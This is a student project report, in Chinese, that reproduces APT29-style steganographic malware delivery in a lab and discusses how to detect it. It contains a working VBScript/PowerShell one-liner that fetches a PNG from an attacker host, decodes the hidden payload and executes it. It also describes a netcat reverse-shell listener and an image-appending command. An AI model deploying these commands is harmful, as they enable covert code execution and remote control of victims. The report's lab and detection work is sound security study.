Enterprise Cybersecurity Project

APT29-Data Obfuscation: Steganography

作者: 施孟成

學號: 0716054

OUTLINE

1. Attack scenario introduction
2. How you reproduced the attack scenario. (tools, how it works or how you implemented)
3. Observed activities. (according to Wireshark and Windows event viewer)
4. Possible solutions to detect such an attack scenario.

Appendix A. Steganography methods

Reference

1. Attack scenario introduction

38. Data Obfuscation: Steganography

- Description
  - The student must make the malware that execute and hide instruction in an image.
  - The student needs to make two agents. One agent can hide malicious instruction into normal image (png, gif, or jpg). The other
- Requirement
  - The student needs to make two agents:
    - One agent can hide malicious instruction (shell code) into normal image. The image must be able to viewed normally by human after the agent hided the instruction in it.
    - The other agent needs to decode malicious instruction from crafted image.
- Keyword
  - Steganography

根據 spec，malware 需要執行藏在圖片中的惡意程式碼，而圖片本身需要看起來是正常的即可。




圖 1: APT29 攻擊流程圖[1][3]




圖 2: 模擬攻擊流程圖

由圖 2 說明本報告模擬的攻擊流程，該攻擊流程主要是由圖 1 的

APT29 的攻擊流程發想而來[1]。根據圖 1，在 initial access 的部分，會用電子郵件夾帶病毒文件的方式來進行感染，因此我單純的由 VBScript 達成目的，該 VBScript 可以讀取特定圖片並還原成目標 malicious powershell script。我想該 VBScript 的內容是相當容易更改成 VBA code 並使用 Word 等應用程式執行，因為這並不是這個主題的重點因此我並未加以實作 Word VBA code 這部分[9]，只完成 VBScript 讓攻擊能夠順利完成。

```
strCommand = "Powershell -W Hidden -Exec Bypass -Command "" sal a
New-Object;Add-Type -A System.Drawing;$g=a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead('http://10.0.2.15/evil-sea.png'));$o=a Byte[]
2877;(0..2)|%{foreach($x
in(0..958)){$p=$g.GetPixel($x,$_);$o[$_*959+$x]=([math]::Floor(($p.B-
band15)*16)-bor($p.G-
band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[
0..2839])""""
Set WshShell = CreateObject("WScript.Shell")
Set WshShellExec = WshShell.Exec(strCommand)
strOutput = WshShellExec.StdOut.ReadAll
```

圖 3: VBScript 內容




圖 4: LSB, The least significant bits of each color of each pixel are extracted to recover the hidden data

圖片本體使用 LSB 的方法儲存 payload，並可透過圖 3 的 VBScript

還原 payload 程式碼並且執行。而關於我在這次 project 中較詳細的隱寫(steganography)技術實作時過程的簡介可以參閱 Appendix A。

payload 的部分為一 powershell script，為一個 reverse shell payload，攻擊者在終端機開啟監聽 nc -lvp [port number]，這樣受害者執行完 payload 後，攻擊者接收到受害者的 shell，就能直接操控受駭電腦，另外同時當然也可以在 wireshark 看到這個網路的行為。

2. How you reproduced the attack scenario. (tools, how it works or how you implemented)

實驗環境:

攻擊機: Kali Linux (10.0.2.15)

靶機: Windows7 (10.0.2.4)

Tools:

i. Invoke-PSImage[7]

根據 github 上該 repo 的描述『Encodes a PowerShell script in the pixels of a PNG file and generates a oneliner to execute』，基本上就完全符合本 project 的需求。它用 LSB 的方式把 payload 的內容儲存在 PNG 圖片中。

實作的部分，它利用其中兩個顏色(綠 G、藍 B)的 the least

significant 4 bits，共 8 bits，來填入 payload 的內容。如此，圖片的一個 pixel 可以拿來放 malicious script 的一個 byte。

ii. Invoke-PowerShellTcp.ps1[8]

作為要填入圖片的 payload，該 script 會開啟 TCP reverse shell 連到 attacker。

iii. Netcat

Be a port listener in this project. Netcat is a featured networking utility which can read and write data across network connections, using the TCP/IP protocol.

在此 project 中，攻擊者開啟終端機執行指令 nc -lvp [port number]，啟動監聽。

iv. Apache2

In this project, the server hosts the image we made and let the victim can access the image. The Apache HTTP Server, colloquially called Apache, is a free and open-source cross-platform web server software

3. Observed activities. (according to Wireshark and Windows event viewer)

Wireshark:

在網路行為部分，可以拆開成兩個部分。

i. HTTP GET

如圖 5 所示，執行 VBScript 時，網頁伺服器會傳送特定圖片檔(http://10.0.2.15/evil-sea.png)，使程式可以讀取該圖片檔。當然，該圖片是一個已經經過隱寫(steganography)處

理的惡意檔案，而同時它也是一個合法的 PNG 圖片檔。




圖 5: http GET

ii. Reverse Shell TCP connection

成功讀取圖片並完成 decode 並執行該惡意的 powershell script 執行後，就可以觀察到在網路行為中有產生由 victim(10.0.2.4)連到 attacker(10.0.2.15)的 TCP 連線出現，也就是 TCP Reverse Shell 的網路行為。




圖 6: TCP connection

System logs:

i. Windows event viewer:

接著觀察系統日誌的部分:

PATH:
Event Viewer(Local)/Applications and Services Logs/Microsoft/Windows/PowerShell/Operational

相關 Event ID:

4100
Task Category: Executing Pipeline

4104
Task Category: Execute a Remote Command

可以在這個部分觀察到 powershell 的啟動與執行的行為，

而經過測試，像是如圖片是存放在 local 端讓程式讀取，

event id 4104(Execute a Remote Command)就不會出現。




圖 6: 事件檢視器 (Windows Event Viewer)

ii. Sysmon:

基本上 sysmon 觀察到的行為並沒有和 event viewer 差距太大，都是觀察到 powershell 的啟動與執行的行為。

PATH:
Event Viewer(Local)/Applications and Services Logs/Microsoft/Windows/Sysmon/Operational

相關 Event ID:

1
Task Category: Process creation

5
Task Category: Process terminated




圖 7: Sysmon

4. Possible solutions to detect such an attack scenario.

關於要系統偵測出經過 steganography 處理的檔案資料本身，我認為是相當困難的。因為該檔案是一個合法的 PNG 圖檔。github 上也有一些用機器學習的方法去辨識該圖片是否有經過隱寫處理的程式碼[10][11]，但基本上並不太可靠也不太實際適合放在防毒工具上作為偵測用途。

在我進行此 project 過程時可以觀察到 Windows Defender 的行為，當我把經過隱寫處理的圖片檔案放到靶機上時，該圖片檔案並不會被視為威脅。而把該檔案上傳到 virustotal 上也同樣不會被視為威脅。





圖 8: virustatol

不過，用來執行特定指令的那個 VBScript 就會被 Windows Defender 擋下來，如圖 9 所示。

所以我從上述結果發想，我認為針對我這個 project 的攻擊行為的偵測流程可以是:



當然也可以從網路行為監控是否有出現疑似不正常、以前未見過的 data flows，例如有 client 跟 server 有大量的 data 收發。並從分析封包的內容(packet contents)去做檢查。[12]

圖 9: Windows Defender

(此為在我的筆電 win10 上的截圖，在靶機 win7 上我並未安裝 Windows Defender)

Appendix A. Steganography methods

這部分主要在是說明實作隱寫時的說明。我在實作時，我從搜尋到的參考文章整理出的三種方法。[4]

1. *Adding a JPEG header to the data*
2. *Appending the data to a JPEG image*
3. *Embedding the data into a PNG image using Least Significant Byte (LSB) steganography.*

以下會分別說明這三個做法。

1. 添加 JPEG 檔案 header

   在檔案前面添加例如:

   - FF D8 FF DB
   - FF D8 FF E0 00 10 4A 46 49 46 00 01
   - FF D8 FF EE

   再把 file extension 更改成.jpg，就像是一個圖檔了。但是問題是，因為檔案內容並不符合 jpeg 編碼格式，因此它並無法被圖片檢視器開啟，所以也並不符合 spec 要求。

2. 把 data 添加在 JPEG 檔案後

   惡意文件被添加在正常的 jpeg 檔案後面，如此，jpeg 檔案可以被圖片檢視器正常開啟顯示，另外 APT29 的 HAMERTOSS (also known as HammerDuke)即是使用這個 technique[2]，HAMERTOSS 作為 backdoor 會下載藏有惡意文件的圖片檔案。而要簡易達成這個操作可以在 command prompt 輸入如下指令: copy /b origin_image.png+malicious.zip malicious_image.png。另一方面，透過這個做法生成的惡意圖片會被 Windows Defender 發現威脅，可見這方法並不太隱蔽。

3. 用 LSB method 把 data 添加在 PNG 檔案中

   這方法即為最後 project 採用的作法。實例如 APT29's RegDuke[1], TA459's ZeroT Trojan[5], or some variants of the banking trojan Gozi[6]也是採用 LSB steganography (with

different implementations)。

Reference

1. Faou, M., Tartare, M., Dupuy, T. (2019, October). OPERATION GHOST. Retrieved September 23, 2020. available at https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf
2. FireEye Labs. (2015, July). HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group. Retrieved September 17, 2015. available at https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf
3. https://www.welivesecurity.com/2019/10/17/operation-ghost-dukes-never-left/
4. https://attackiq.com/2021/02/16/data-obfuscation-an-image-is-worth-a-thousand-lines-of-malware/
5. Darien Huss, Pierre T, Axel F and Proofpoint Staff, “Oops, they did it again: APT Targets Russia and Belarus with ZeroT and PlugX,” Proofpoint.com, February 2, 2017, available at https://www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx
6. Pierre-Marc Bureau, Christian Dietrich, “Hiding in Plain Sight. Advances in Malware Covert Communication Channels,” Dell Labs and CrowdStrike, November 23, 2015, available at: https://www.blackhat.com/docs/eu-15/materials/eu-15-Bureau-Hiding-In-Plain-Sight-Advances-In-Malware-Covert-Communication-Channels.pdf
7. https://github.com/peewpw/Invoke-PSImage
8. https://github.com/samratashok/nishang
9. https://github.com/V1n1v131r4/Stego-Red-Team
10. https://github.com/daniellerch/aletheia
11. https://github.com/yedmed/steganalysis_with_CNN_Yedroudj-Net
12. https://attack.mitre.org/techniques/T1001/002/